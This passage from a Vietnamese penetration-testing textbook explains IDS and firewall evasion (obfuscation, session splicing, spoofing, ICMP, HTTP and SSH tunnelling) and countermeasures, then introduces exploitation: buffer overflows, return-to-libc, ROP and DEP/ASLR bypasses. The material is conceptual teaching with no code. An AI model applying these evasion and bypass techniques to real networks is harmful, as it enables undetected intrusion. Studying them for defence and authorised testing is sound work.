Các thiết bị IDS thụ động vốn hoạt động ở chế độ Fail-Open (mở khi có lỗi) thay vì Fail-Closed (đóng khi có lỗi). Lợi dụng hạn chế này, kẻ tấn công có thể khởi động một cuộc tấn công từ chối dịch vụ trên mạng để làm quá tải hệ thống IDS. Để thực hiện tấn công DoS trên IDS, kẻ tấn công có thể nhắm mục tiêu kỹ thuật cạn kiệt CPU hoặc cạn kiệt bộ nhớ để làm quá tải IDS. Những điều này có thể được thực hiện bằng cách gửi gói được chế tạo đặc biệt tiêu tốn nhiều tài nguyên CPU hơn hoặc gửi một số lượng lớn các gói không theo thứ tự bị phân mảnh.

Làm xáo trộn

Làm xáo trộn là mã hóa nội dung của gói tin gửi đến mục tiêu theo cách mà máy chủ đích có thể đảo ngược nó nhưng IDS thì không. Nó sẽ khai thác người dùng cuối mà không cảnh báo IDS bằng cách sử dụng các kỹ thuật khác nhau như mã hóa với lược đồ công khai (encoding), mã hóa bằng thuật toán (encryption), đa hình. Các giao thức được mã hóa không được IDS kiểm tra trừ khi IDS được định cấu hình với khóa riêng được máy chủ sử dụng để mã hóa các gói. Tương tự, kẻ tấn công có thể sử dụng shellcode đa hình để tạo ra các mẫu duy nhất nhằm trốn tránh IDS.

Tạo cảnh báo sai

Tạo cảnh báo sai là chỉ báo nhầm về kết quả được kiểm tra cho một điều kiện hoặc chính sách cụ thể. Kẻ tấn công có thể tạo ra một số lượng lớn các cảnh báo sai bằng cách gửi một gói đáng ngờ để thao túng và ẩn gói độc hại thực sự bên trong gói này để vượt qua IDS.

Ghép phiên

Ghép phiên là một kỹ thuật trong đó kẻ tấn công chia lưu lượng thành một số lượng lớn gói nhỏ hơn theo cách mà thậm chí không một gói nào kích hoạt cảnh báo. Điều này cũng có thể được thực hiện bằng một kỹ thuật hơi khác như thêm độ trễ giữa các gói. Kỹ thuật này có hiệu quả đối với những IDS không tập hợp lại theo trình tự để kiểm tra chống lại sự xâm nhập.

Né tránh Unicode

Kỹ thuật né tránh Unicode là một kỹ thuật khác trong đó kẻ tấn công có thể sử dụng Unicode để thao túng IDS. Unicode về cơ bản là một mã hóa ký tự như trong mã hóa HTML. Chuyển đổi chuỗi sử dụng ký tự Unicode có thể tránh khớp chữ ký và cảnh báo từ IDS, do đó vượt qua hệ thống phát hiện.

2.4.4.2 Lẩn tránh tường lửa

Nhận dạng tường lửa

Nhận dạng tường lửa là việc điều tra tường lửa để có được thông tin nhạy cảm như các cổng đang mở, thông tin phiên bản của các dịch vụ đang chạy trong mạng, v.v. Thông tin này được trích xuất bằng các kỹ thuật khác nhau như quét cổng, fire-walk (tìm tường lửa), lấy biểu ngữ, v.v.

Quét cổng

Quét cổng là quy trình kiểm tra hầu hết được những kẻ tấn công sử dụng để xác định cổng đang mở. Tuy nhiên, nó cũng có thể được sử dụng bởi những người dùng hợp pháp. Việc quét cổng không phải lúc nào cũng dẫn đến một cuộc tấn công như cách mà cả hai đã sử dụng. Tuy nhiên, nó là bước trinh sát mạng và có thể được sử dụng trước khi bắt đầu một cuộc tấn công để thu thập thông tin. Trong trường hợp này, các gói đặc biệt được chuyển tiếp đến một máy chủ cụ thể, mà phản hồi của nó được kẻ tấn công kiểm tra để lấy thông tin về các cổng đang mở.

Fire-walk

Fire-walk (tìm tường lửa) là một kỹ thuật trong đó kẻ tấn công, sử dụng gói ICMP tìm ra vị trí của tường lửa và bản đồ mạng bằng cách thăm dò yêu cầu ICMP echo với các giá trị TTL vượt quá từng cái một. Nó giúp kẻ tấn công tìm ra một số bước nhảy.

Thu thập biểu ngữ

Thu thập biểu ngữ (banner) là một kỹ thuật khác để xác định thông tin biểu ngữ. Các thiết bị khác nhau như bộ định tuyến, tường lửa và máy chủ web thậm chí còn hiển thị biểu ngữ trong bảng điều khiển sau khi đăng nhập qua FTP, telnet. Thông tin này cung cấp cho thiết bị mục tiêu và thông tin phiên bản phần mềm có thể được trích xuất bằng cách sử dụng kỹ thuật thu thập biểu ngữ.

Giả mạo địa chỉ IP

Giả mạo địa chỉ IP là một kỹ thuật được sử dụng để truy cập trái phép vào các thiết bị tính toán bằng cách giả mạo địa chỉ IP. Kẻ tấn công mạo danh bất kỳ máy người dùng nào bằng cách gửi các gói IP bị thao túng với địa chỉ IP giả mạo. Quá trình giả mạo bao gồm việc sửa đổi tiêu đề với địa chỉ IP nguồn giả mạo, tổng kiểm tra và các giá trị thứ tự.

Định tuyến nguồn

Định tuyến nguồn là một kỹ thuật gửi gói tin qua tuyến đường đã chọn. Trong chiếm quyền điều khiển phiên, kỹ thuật này được sử dụng để cố gắng giả mạo IP như một máy chủ lưu trữ hợp pháp với sự trợ giúp của định tuyến nguồn để hướng lưu lượng truy cập qua đường dẫn giống với đường dẫn của nạn nhân.

Các kỹ thuật vượt qua

- Vượt qua các trang web bị chặn bằng địa chỉ IP

Trong kỹ thuật này, trang web bị chặn trong mạng có thể được truy cập bằng địa chỉ IP. Hãy xem xét tường lửa chặn lưu lượng đến dựa trên một tên miền cụ thể. Nó có thể được truy cập bằng cách nhập địa chỉ IP vào URL thay vì nhập tên miền trừ khi địa chỉ IP cũng được chỉ ra trong danh sách kiểm soát truy cập.

- Vượt qua các trang web bị chặn bằng cách sử dụng proxy

Việc truy cập các trang web bị chặn bằng proxy là rất phổ biến. Có rất nhiều giải pháp proxy trực tuyến có sẵn để ẩn địa chỉ IP thực của người dùng để cho phép truy cập các trang web bị hạn chế.

- Vượt qua nhờ đường hầm ICMP

Phương pháp đường hầm ICMP (ICMP tunneling) là một kỹ thuật đưa dữ liệu tùy ý vào nội dung của gói echo và được chuyển tiếp đến máy chủ đích. Các chức năng của đường hầm ICMP đối với các yêu cầu ICMP echo và các gói trả lời. Về cơ bản khi sử dụng đường hầm ICMP này, giao tiếp TCP được truyền qua đường hầm qua yêu cầu ping và trả lời vì trường nội dung của các gói ICMP hầu hết không bị các tường lửa kiểm tra, trong khi một số quản trị viên mạng cho phép ICMP vì mục đích khắc phục sự cố.

Vượt tường lửa thông qua phương pháp đường hầm HTTP

Đường hầm HTTP là một cách khác để vượt qua tường lửa. Hãy xem xét một công ty có lưu lượng truy cập máy chủ web lắng nghe trên cổng 80 cho lưu lượng truy cập HTTP. Đường hầm HTTP cho phép kẻ tấn công bất chấp các hạn chế do tường lửa áp đặt bằng cách đóng gói dữ liệu trong lưu lượng HTTP. Tường lửa sẽ cho phép cổng 80 và kẻ tấn công có thể thực hiện các tác vụ khác nhau bằng cách ẩn vào HTTP, chẳng hạn như sử dụng FTP thông qua giao thức HTTP.

Một số công cụ tạo đường hầm HTTP như sau:

- HTTPPort
- HTTHost

- Super Network Tunnel
- HTTP-Tunnel

Vượt qua nhờ phương pháp đường hầm SSH

OpenSSH là một giao thức mã hóa về cơ bản được sử dụng để bảo mật lưu lượng truy cập khỏi các mối đe dọa và tấn công khác nhau như nghe trộm, chiếm quyền điều khiển, v.v. Kết nối SSH chủ yếu được các ứng dụng sử dụng để kết nối với các máy chủ ứng dụng. Kẻ tấn công sử dụng OpenSSH để mã hóa lưu lượng nhằm tránh bị các thiết bị bảo mật phát hiện.

Vượt qua tường lửa thông qua hệ thống bên ngoài

Vượt qua hệ thống bên ngoài là quá trình chiếm quyền điều khiển phiên của người dùng hợp pháp của mạng công ty được phép kết nối với mạng bên ngoài. Kẻ tấn công có thể dễ dàng đánh hơi lưu lượng truy cập để trích xuất thông tin, đánh cắp SessionID, cookie và mạo danh người dùng để vượt tường lửa. Kẻ tấn công cũng có thể lây nhiễm phần mềm độc hại hoặc Trojan vào hệ thống bên ngoài được người dùng hợp pháp sử dụng để lấy cắp thông tin.

2.4.4.3 Phương pháp chống lại lẫn tránh IDS/tường lửa

Quản lý và ngăn chặn các kỹ thuật lẫn tránh là một thách thức lớn. Có rất nhiều kỹ thuật để làm cho kẻ tấn công khó tránh khỏi bị phát hiện. Các kỹ thuật phòng thủ và giám sát này đảm bảo hệ thống phát hiện để bảo vệ mạng và kiểm soát nhiều hơn lưu lượng truy cập. Một số kỹ thuật này là xử lý sự cố và giám sát cơ bản, trong khi một số kỹ thuật tập trung vào cấu hình IDS/IPS và tường lửa thích hợp. Ban đầu, hãy quan sát và khắc phục sự cố tường lửa bằng cách:

- Quét cổng
- Lấy biểu ngữ
- Fire-walk
- Giả mạo địa chỉ IP
- Định tuyến nguồn
- Vượt tường lửa bằng IP trong URL
- Tấn công phân mảnh
- Khắc phục sự cố hành vi sử dụng máy chủ proxy
- Khắc phục sự cố hành vi sử dụng đường hầm ICMP

Tắt các cổng không sử dụng, các cổng có liên quan đến các cuộc tấn công đã biết trong một bước hiệu quả để ngăn chặn việc trốn tránh. Thực hiện phân tích chuyên sâu, khởi động lại các phiên độc hại, cập nhật các bản vá, triển khai IDS, chuẩn hóa gói phân mảnh, tăng

thời hạn TTL, chặn gói TTL hết hạn, tập hợp lại gói tại IDS, tăng cường bảo mật và thực thi chính xác các chính sách là những bước ngăn chặn hiệu quả các cuộc tấn công này.

2.5 Kết chương

Chương này đã trình bày một số dạng kiểm thử xâm nhập quan trọng bao gồm kiểm thử tấn công vào yếu tố con người, xâm nhập vật lý và một số dạng tấn công mạng khác. Trong thực tế có rất nhiều dạng kiểm thử xâm nhập về CNTT và mạng, thậm chí về con người. Tấn công dạng lừa đảo hay vào yếu tố con người là như vậy, bởi vì con người được coi là mắt xích yếu nhất trong hệ thống thông tin. Kể cả doanh nghiệp có đầu tư bao nhiêu tiền để có được hệ thống phần cứng và phần mềm bảo vệ tốt tới đâu thì tin tặc vẫn tấn công hệ thống thành công khi con người trong hệ thống đó không đảm bảo an toàn.

Các cuộc tấn công không phải lúc nào cũng chú trọng vào khía cạnh phần mềm, về khía cạnh logic mà rất nhiều là về khía cạnh phần cứng. Nếu những kẻ tấn công có thể truy cập vật lý vào thiết bị, chúng có thể thực hiện nhiều hành động có khả năng gây tổn hại: từ việc đơn giản là bê máy chủ mang ra ngoài cho đến chặn bắt lưu lượng truy cập trên mạng. Kiểm soát vật lý có thể có nhiều hình thức và được thực hiện vì bất kỳ lý do nào. Chú ý rằng cần kết hợp nhiều phương pháp khác nhau, từ cái tưởng đơn giản nhất là cửa ra vào, hàng rào và cổng. Khi được thi công và đặt đúng cách, hàng rào có thể mang lại lợi ích bảo mật to lớn, ngăn chặn tất cả trừ những kẻ tấn công kiên quyết nhất. Các loại kiểm soát khác có thể được xếp vào hệ thống an ninh vật lý hiện có bao gồm hệ thống cảnh báo và phát hiện xâm nhập. Cả hai đều cung cấp cảnh báo sớm về sự xâm nhập.

Các dạng kiểm thử xâm nhập phổ biến hơn là về tấn công mạng, tấn công hệ thống từ bên trong, tấn công IDS và tường lửa. Những dạng kiểm thử xâm nhập khác cũng càng ngày càng quan trọng và không thể bỏ qua đối với doanh nghiệp trong thời gian gần đây như tấn công các thiết bị di động, tấn công mạng không dây, tấn công các thiết bị IoT, ... cũng cần phải chú trọng đối với các chuyên gia bảo mật trong nhiệm vụ kiểm thử xâm nhập.

CÂU HỎI CUỐI CHƯƠNG

1. Tấn công vào yếu tố con người là gì và dựa trên những yếu tố nào? Nêu ví dụ một trường hợp thực tế mà em biết.
2. Tại sao nói con người là mắt xích yếu nhất của hệ thống thông tin?
3. Nêu các phương pháp phòng chống chính để giảm thiểu tấn công vào yếu tố con người.
4. Kiểm thử xâm nhập vật lý cần thiết không cho hệ thống thông tin của doanh nghiệp? Giải thích lý do.
5. Nêu một số biện pháp kiểm soát truy cập vật lý.
6. Nêu một số công cụ phổ biến cho các bước xâm nhập mạng.
7. Nêu 10 mối đe dọa hàng đầu đối với các thiết bị di động theo danh sách của OWASP.

8. Nêu tên các phương thức xác thực không an toàn trong WiFi hiện nay.
9. Các cách thức tấn công dựa trên mạng không dây phổ biến mà em biết.
10. Thiết bị IoT là gì và tại sao nó không an toàn?
11. Nêu một số phương pháp lẩn tránh IDS và cách khắc phục.
12. Nêu một số phương pháp lẩn tránh tường lửa và cách khắc phục.

CHƯƠNG 3

KHAI THÁC LỖ HỔNG

Chương này trình bày các vấn đề liên quan đến khai thác lỗ hổng và tập trung vào khai thác lỗ hổng tràn bộ đệm sử dụng shellcode. Nội dung được trình bày trong chương là vấn đề cơ bản nhất về lỗi tràn bộ đệm, bao gồm các kiến thức cơ sở về tiến trình, ngôn ngữ assembly, sơ đồ bộ nhớ, các thanh ghi, và các kỹ thuật khai thác lỗ hổng tràn bộ đệm. Mỗi kỹ thuật khai thác đều có các ví dụ đơn giản minh họa kèm theo. Trong chương cũng trình bày về các loại shellcode cũng như cách thức tạo các loại shellcode này để sinh viên có thể tìm hiểu và thử nghiệm.

3.1 Giới thiệu về khai thác lỗ hổng

3.1.1 Lỗ hổng và mã khai thác

Các chuyên gia kiểm thử cần nghiên cứu các cách khai thác để hiểu xem liệu một lỗ hổng có thể khai thác được hay không. Đôi khi một chuyên gia bảo mật nhằm tưởng và tuyên bố rằng lỗ hổng bảo mật này không thể khai thác được. Nhưng điều này chưa chính xác vì một người không thể tìm thấy cách khai thác lỗ hổng bảo mật cũng không có nghĩa là người khác sẽ không tìm thấy nó. Tất cả là vấn đề thời gian và trình độ về kỹ năng. Vì vậy, các chuyên gia kiểm thử cần phải hiểu cách khai thác các lỗ hổng và tự kiểm tra. Trong quá trình này, họ có thể cần đưa ra mã khai thác thử nghiệm để chứng minh với nhà cung cấp rằng lỗ hổng bảo mật có thể bị khai thác và cần được sửa.

Mã khai thác (exploit) là một mã lợi dụng lỗ hổng phần mềm hoặc lỗ hổng bảo mật. Nó được viết bởi các nhà nghiên cứu bảo mật để minh chứng một mối đe dọa và sử dụng trong hoạt động nghiên cứu của họ. Khi được sử dụng, mã khai thác cho phép kẻ xâm nhập truy cập từ xa vào mạng và có được các đặc quyền nâng cao hoặc di chuyển sâu hơn vào mạng. Trong một số trường hợp, mã khai thác có thể được sử dụng làm một phần của cuộc tấn công nhiều thành phần. Thay vì sử dụng một tệp độc hại, kẻ tấn công có thể nhúng một phần mềm độc hại khác, ví dụ như Trojan cửa hậu hay phần mềm gián điệp để lấy cắp thông tin người dùng từ hệ thống bị nhiễm. Dựa trên cách sử dụng phổ biến của các thuật ngữ mã khai thác, một mã khai thác được gọi là zero-day khi nó được sử dụng để tấn công một lỗ hổng đã được xác định nhưng chưa được vá, và còn được gọi là lỗ hổng zero-day.

Các phần mềm khai thác thường được kết hợp với phần mềm độc hại, cho phép chúng lây lan và chạy các quy trình phức tạp trên các máy tính dễ bị tấn công. Các bộ công cụ khai thác rất phổ biến trong thế giới ngầm của tội phạm mạng vì chúng cung cấp bảng điều khiển quản lý, với một loạt các khai thác có mục tiêu là các ứng dụng khác nhau và một số chức năng bổ sung giúp khởi động một cuộc tấn công dễ dàng hơn.

3.1.2 Các phương pháp khai thác

Kẻ tấn công có thể sử dụng các cơ chế khai thác khác nhau để xâm phạm các hệ điều hành và trình duyệt ngày nay bằng cách thực thi mã tùy ý đối với các lỗ hổng khác nhau. Bài giảng này tập trung vào các chiến thuật khai thác được sử dụng rộng rãi để phát triển các hình thức khai thác được sử dụng trong các cuộc tấn công có chủ đích.

3.1.2.1 Khai thác lỗ hổng tràn bộ đệm

Trong khai thác lỗ hổng tràn bộ đệm, việc khai thác cục bộ dễ thực hiện hơn khai thác từ xa vì ta có quyền truy cập vào không gian bộ nhớ hệ thống và có thể gỡ lỗi cho mã khai thác dễ dàng hơn. Khái niệm cơ bản của việc khai thác tràn bộ đệm là làm tràn bộ đệm để bị tổn thương và thay đổi con trỏ eip cho các mục đích xấu. Hãy nhớ rằng, eip trỏ đến lệnh tiếp theo sẽ được thực hiện. Một bản sao của eip được lưu trên ngăn xếp và là một phần của việc gọi một hàm để có thể tiếp tục với lệnh sau lệnh gọi khi hàm hoàn thành. Nếu ta có thể tác động đến giá trị eip đã lưu, khi hàm trả về, giá trị eip bị lỗi sẽ được bật ra khỏi ngăn xếp vào thanh ghi (eip) và được thực thi.

Để xây dựng cách khai thác hiệu quả trong tình huống tràn bộ đệm, cần tạo bộ đệm lớn hơn chương trình mong đợi và sử dụng các thành phần như NOP Sled và shellcode. Hai thành phần này sẽ được giới thiệu chi tiết hơn ở các mục sau.

3.1.2.2 Tấn công R2L

R2L (Return-to-Libc) là một cơ chế khai thác được những kẻ tấn công sử dụng để khai thác thành công lỗ hổng tràn bộ đệm trong một hệ thống không cho phép ngăn xếp thực thi hoặc sử dụng các kỹ thuật giảm thiểu như DEP (Data Execution Prevention - Ngăn chặn thực thi dữ liệu). DEP có thể được thực thi trong cả phần cứng và phần mềm tùy thuộc vào thiết kế. Các ứng dụng được biên dịch với bảo vệ DEP làm cho ngăn xếp mục tiêu không thể chạy được. Kỹ thuật khai thác R2L khác với khai thác tràn bộ đệm truyền thống. Chiến thuật khai thác bộ đệm cơ bản thay đổi địa chỉ trả về của chương trình thành một vị trí bộ nhớ mới do kẻ tấn công kiểm soát, thông thường là trên ngăn xếp. Shellcode được đặt trên ngăn xếp, vì vậy địa chỉ trả về được chuyển hướng khiến một shell (đặc quyền) được thực thi. Các chiến thuật khai thác truyền thống thất bại vì ngăn xếp không cho phép thực thi mã tùy ý. Cuộc tấn công R2L cho phép những kẻ tấn công viết lại địa chỉ trả về bằng một tên hàm do thư viện cung cấp. Thay vì sử dụng shellcode trên ngăn xếp, những kẻ tấn công sử dụng các hàm hiện có (hoặc mã khác) trong thư viện. Các phần thực thi hàm do libc cung cấp không nằm trên bất kỳ ngăn xếp nào và không phụ thuộc vào các ràng buộc địa chỉ bộ nhớ không thể thay đổi. Do đó, các biện pháp bảo vệ ngăn xếp như DEP dễ dàng bị bỏ qua. R2L có một số ràng buộc. Đầu tiên, chỉ các hàm được cung cấp trong thư viện libc mới có thể được gọi; không có chức năng bổ sung nào có thể được thực hiện. Thứ hai, các hàm được gọi lần lượt, do đó làm cho mã được thực thi dưới dạng một đường thẳng. Nếu các nhà phát triển xóa các chức năng mong muốn khỏi libc, thì sẽ khó thực hiện một cuộc tấn công R2L thành công.

Để bảo vệ chống lại việc khai thác R2L, các nhà bảo mật đã giới thiệu Canary để ngăn chặn việc đánh cắp địa chỉ trả về thông qua lỗi tràn bộ đệm. Canary là một giá trị tùy ý mà kẻ tấn công không thể đoán được và được tạo bởi trình biên dịch để phát hiện các cuộc tấn công tràn bộ đệm. Các giá trị Canary có thể được tạo bằng cách sử dụng các kết thúc ngẫu nhiên, các phép toán XOR ngẫu nhiên. Canary được nhúng trong quá trình biên dịch ứng dụng giữa địa chỉ trả về và bộ đệm (các biến cục bộ) sẽ bị tràn. Việc khai thác R2L yêu cầu ghi đè địa chỉ trả về, điều này chỉ có thể thực hiện được khi mã lệnh bị ghi đè. Việc thực hiện kiểm tra Canary là một phần trong giao thức quay trở về. Canary có thể bảo vệ khỏi các cuộc tấn công tràn bộ đệm yêu cầu ghi đè các địa chỉ trả về. Canary không cung cấp bất kỳ biện pháp bảo vệ nào chống lại các lỗ hổng tương tự như chuỗi định dạng, tràn heap và ghi đè con trỏ gián tiếp. Stack Guard và ProPolice là hai giải pháp phần mềm thực hiện canary để ngăn chặn các cuộc tấn công tràn bộ đệm.

3.1.2.3 ROP

Cơ chế khai thác cho phép thực thi mã tùy ý để khai thác lỗ hổng tràn bộ đệm trong heap và ngăn xếp mà không ghi đè địa chỉ trả về được gọi là ROP (Return-oriented Programming). ROP là một kỹ thuật khai thác không cần tiêm. Kẻ tấn công kiểm soát luồng thực thi bằng cách kích hoạt hành vi tùy ý trong chương trình dễ bị tấn công. ROP giúp những kẻ tấn công tạo ra một hành vi được lập trình tùy ý bằng cách tạo một bộ tiện ích ROP. ROP dựa trên khái niệm về các cuộc tấn công R2L, nhưng nó được sửa đổi đáng kể để chống lại các chiến thuật bảo vệ đã triển khai. Các cuộc tấn công ROP được thực thi một cách đáng tin cậy ngay cả khi tính năng bảo vệ DEP được kích hoạt. Những kẻ tấn công phải xây dựng các tiện ích ROP được định nghĩa là các chuỗi lệnh được lựa chọn cẩn thận, kết thúc bằng các lệnh RET để đạt được việc thực thi mã tùy ý trong ngữ cảnh của một ứng dụng dễ bị tấn công. Nói cách khác, bất kỳ lệnh hữu ích nào theo sau lệnh RET đều tốt cho việc xây dựng các tiện ích ROP. Các nhà nghiên cứu đã lập chỉ mục các tiện ích ROP được sử dụng rộng rãi nhất trong các chương trình phần mềm khác nhau để đỡ mất công phải tự tạo và tìm kiếm các tiện ích ROP mỗi khi một lỗ hổng mới được phát hiện. Cách tiếp cận này bổ sung tính linh hoạt giúp giảm bớt sự phát triển của các khai thác mới.

Khi các tiện ích ROP được sử dụng để lấy chuỗi nhằm xây dựng một đường dẫn luồng thực thi mã, nó được gọi là chuỗi ROP. Các hướng dẫn được sử dụng có thể hiển thị bên trong mã ứng dụng hoặc các thư viện tùy thuộc vào thiết kế. Các cuộc tấn công ROP được sử dụng rộng rãi trong tình huống tấn công mà việc chèn mã (lệnh bổ sung) là không thể; kẻ tấn công xây dựng các chuỗi chứa địa chỉ tiện ích với các đối số dữ liệu bắt buộc và liên kết chúng để đạt được việc thực thi mã. Như đã thảo luận trước đó, các cuộc tấn công ROP vượt qua các hạn chế đặt ra bởi mô hình khai thác tràn bộ đệm R2L hoặc truyền thống. Đầu tiên, các cuộc tấn công ROP không yêu cầu bất kỳ mã rõ ràng nào được đưa vào bộ nhớ có thể ghi. Thứ hai, các cuộc tấn công ROP không phụ thuộc vào loại chức năng có sẵn

trong libc hoặc bất kỳ thư viện nào khác bao gồm đoạn mã được ánh xạ tới không gian địa chỉ của một chương trình dễ bị tấn công.

3.1.2.4 Tấn công DEP và ASLR

Để bảo vệ chống lại các cuộc tấn công ROP, kỹ thuật ngẫu nhiên hóa bộ cục không gian địa chỉ (ASLR) được triển khai, trong đó các địa chỉ bộ nhớ được sử dụng bởi tiến trình đích được ngẫu nhiên hóa và cấp phát theo cách động, do đó loại bỏ khả năng tìm địa chỉ bộ nhớ một cách tĩnh. Nó có nghĩa là ASLR phân bổ ngẫu nhiên địa chỉ cơ sở của ngăn xếp, heap và các vùng bộ nhớ được chia sẻ mỗi khi một tiến trình mới được thực thi trong hệ thống. ASLR mạnh có nghĩa là địa chỉ của cả mã thư viện và lệnh trong ứng dụng đều được ngẫu nhiên hóa. Việc khai thác truyền thống rất dễ thực hiện vì phần lớn các ứng dụng có địa chỉ cơ sở được xác định trong thời gian liên kết, tức là địa chỉ cơ sở là cố định. Để bảo vệ khỏi những kẻ tấn công lợi dụng địa chỉ tĩnh, hỗ trợ Vị trí Độc lập Thực thi (Position Independent Executable - PIE) được cung cấp bởi các nhà phát triển hệ điều hành để biên dịch các tệp nhị phân không có địa chỉ cơ sở cố định. Cả ASLR và PIE đều được coi là một cơ chế bảo vệ mạnh mẽ chống lại việc khai thác ROP và các chiến thuật khai thác truyền thống khác ngoài DEP.

Theo thời gian, những kẻ tấn công đã tìm cách phát triển các kỹ thuật mới để vượt qua. Việc này giống như một cuộc chạy đua vũ trang. Những kẻ tấn công rất thông minh và có thể tìm ra các biện pháp giảm thiểu để khai thác các hệ thống mục tiêu một cách đáng tin cậy. Đồng thời, các nhà nghiên cứu phát triển các chiến thuật tương tự, nhưng động cơ của họ là tăng cường khả năng phòng thủ bằng cách tiết lộ một cách có trách nhiệm các lỗi bảo mật và các biện pháp giảm thiểu cho các nhà cung cấp liên quan. Có thể viết các khai thác hiệu quả có thể bỏ qua DEP và ASLR một cách đáng tin cậy. Vì vậy, những kẻ tấn công yêu cầu hai bộ lỗ hổng bảo mật khác nhau. Đầu tiên, cần có lỗ hổng gián đoạn bộ nhớ (memory corruption) kiểu như tràn bộ đệm heap hoặc ngăn xếp, trong phần mềm đích để cho phép kẻ tấn công vượt qua DEP một cách đáng tin cậy. Như đã đề cập trước đó, các cuộc tấn công R2L và ROP khá thành công trong việc này. Thứ hai, để vượt qua ASLR, những kẻ tấn công yêu cầu thêm lỗ hổng để làm rò rỉ địa chỉ bộ nhớ có thể được sử dụng trực tiếp để thực thi mã. Cả hai lỗ hổng được liên kết với nhau để kích hoạt khai thác thành công trên hệ thống Windows được bảo vệ. Một vài ví dụ về việc khai thác thuộc thể loại này gồm:

- Khai thác Just-in-Time (JiT) dựa trên trình duyệt được tạo ra để bỏ qua ASLR và DEP bằng cách nhắm mục tiêu các plugin của bên thứ ba như Adobe Flash. Khai thác JiT dựa trên việc điều khiển hành vi của trình biên dịch JiT vì các chương trình biên dịch JiT không thể được thực thi trong bộ nhớ không thể thay đổi và không thể thực thi DEP. Ví dụ về một kiểu khai thác này là khai thác nhắm mục tiêu vào lỗ hổng gián đoạn bộ nhớ trong trình biên dịch Flash JiT và rò rỉ bộ nhớ do các đối tượng

Dictionary. JiT khai thác việc thực hiện phun heap (heap spraying) của JavaScript hoặc ActionScript. Các hoạt động khai thác Adobe PDF thường sử dụng kỹ thuật này.

- Việc phun JiT cũng được sử dụng để thiết kế các cuộc tấn công kết hợp liên quan đến việc nhúng phần mềm của bên thứ ba vào các khung làm việc khác để khai thác các điểm yếu trong thiết kế và các chính sách đã triển khai. Các cuộc tấn công thông qua tài liệu dựa trên mô hình này. Một số cách khai thác tài liệu Microsoft Office thành công đã được tạo bằng cách nhúng các đối tượng Flash player (tệp SWF độc hại) để khai thác lỗ hổng trong Flash. Do sự phụ thuộc lẫn nhau và thiết kế phần mềm phức tạp, ngay cả khi phần mềm MS Office (Excel, Word, v.v.) được vá đầy đủ, lỗ hổng trong các thành phần nhúng của bên thứ ba vẫn cho phép khai thác hoạt động tốt. Cách tiếp cận này cho phép những kẻ tấn công sử dụng các lỗ hổng thiết kế trong hộp cát Flash để thu thập thông tin môi trường. Cuộc tấn công có chủ đích vào RSA đã sử dụng lỗ hổng trong Flash và khai thác nó bằng cách nhúng đối tượng Flash player vào tệp Excel. Các đối tượng của Windows Management Instrumentation (WMI) và Component Object Model (COM) cũng có thể được sử dụng để thiết kế các khai thác dựa trên tài liệu.

Các nhà nghiên cứu cũng đã xem xét tính khả thi của việc tấn công trình tạo số ngẫu nhiên được sử dụng để tính toán các địa chỉ được áp dụng bởi ASLR trước khi quá trình đích thực sự được bắt đầu trong hệ thống. Để tính toán đáng tin cậy các giá trị ngẫu nhiên, kẻ tấn công phải bắt đầu quá trình trong hệ thống để tăng xác suất vượt qua ASLR.

Có khả năng bỏ qua ASLR và DEP mà không cần ROP và JiT không? Các nhà nghiên cứu cũng đã thiết kế một kỹ thuật tấn công được gọi là Got-it-from-Table (GIFT) bỏ qua ASLR và DEP mà không cần sử dụng ROP và JiT và kỹ thuật này hoạt động đáng tin cậy chống lại các lỗ hổng tràn bảng ảo hoặc miễn phí sau khi sử dụng, mà không cần kỹ thuật phun heap. Kỹ thuật này sử dụng bảng con trỏ chức năng ảo của WOW64sharedinformation, một thành phần của cấu trúc `_KUSER_SHARED_DATA`, để khai thác sức mạnh của `LdrHotPatchRoutine` nhằm làm cho việc khai thác hoạt động bằng cách tạo các con trỏ giả. Cấu trúc `KUSER_SHARED_DATA` còn được gọi là `SharedUserData`. Đây là vùng bộ nhớ dùng chung chứa cấu trúc dữ liệu quan trọng cho Windows được sử dụng để phát lệnh gọi hệ thống, lấy thông tin hệ điều hành, các tính năng bộ xử lý, múi giờ, v.v. `SharedUserData` được ánh xạ vào không gian địa chỉ của mọi tiến trình có vùng bộ nhớ có thể đoán trước. Cấu trúc dữ liệu cũng giữ phần gốc `SystemCall` có lệnh `SYSENTER` được sử dụng để chuyển chế độ điều khiển từ người dùng sang nhân. `LdrHotPatchRoutine` là một chức năng tích hợp sẵn của Windows được cung cấp trong hỗ trợ hotpatching (quá trình áp dụng các bản vá trong bộ nhớ một cách nhanh chóng). Hàm `LdrHotPatchRoutine` có thể tải bất kỳ DLL nào từ đường dẫn Quy ước đặt tên chung (Universal Naming Convention - UNC), được cung cấp dưới dạng giá trị cho tham số đầu tiên. Ý tưởng tổng thể là lỗ hổng cho phép

kẻ tấn công cung cấp một đường dẫn UNC của DLL độc hại bằng cách gọi LdrHotPatchRoutine và mã tùy ý có thể được thực thi trong ngữ cảnh của hệ điều hành.

Windows-on-Windows (WOW) về cơ bản là một môi trường giả lập được sử dụng trong hệ điều hành Windows để tương thích ngược. Điều này cho phép các phiên bản Windows 64-bit (x64) chạy mã 32-bit (x86). Mặc dù cần phải có một số điều kiện nhất định để GIFT hoạt động, nhưng loại kỹ thuật khai thác này cho thấy nghiên cứu đang tiến triển.

3.1.2.5 Khai thác lỗ hổng rò rỉ thông tin bên trong

Việc khai thác thành công các lỗ hổng để tấn công DEP cũng yêu cầu sự hiện diện của các lỗ hổng rò rỉ thông tin để vượt qua ASLR. Tuy nhiên, các lỗ hổng rò rỉ thông tin cũng được mong muốn trong các tình huống khai thác khác ngoài ASLR. Ý tưởng là sử dụng địa chỉ bị rò rỉ của các mô-đun cơ sở hoặc bộ nhớ nhân để ánh xạ nội dung bộ nhớ (địa chỉ) được sử dụng bởi các khai thác. Nói cách khác, các lỗ hổng rò rỉ thông tin thường được sử dụng với lập trình ROP để khai thác các hệ thống sử dụng các biện pháp giảm nhẹ như GS cookie, SEHOP, DEP và ASLR.

Để tìm hiểu thêm về các loại khai thác này, sinh viên có thể tham khảo thêm trong tài liệu [9]. Phần tiếp theo sẽ đi vào tìm hiểu chi tiết một số phương pháp cơ bản nhất trong số này là khai thác lỗ hổng tràn bộ đệm và tạo shellcode.

3.2 Khai thác lỗ hổng tràn bộ đệm

3.2.1 Giới thiệu về lỗi tràn bộ đệm

3.2.1.1 Một số kiến thức cơ sở

a) Các phần bộ nhớ cho tiến trình và thuật ngữ

Tiến trình được nạp vào bộ nhớ, và được chia thành nhiều phần nhỏ. Thông thường sẽ có sáu phần chính, đó là:

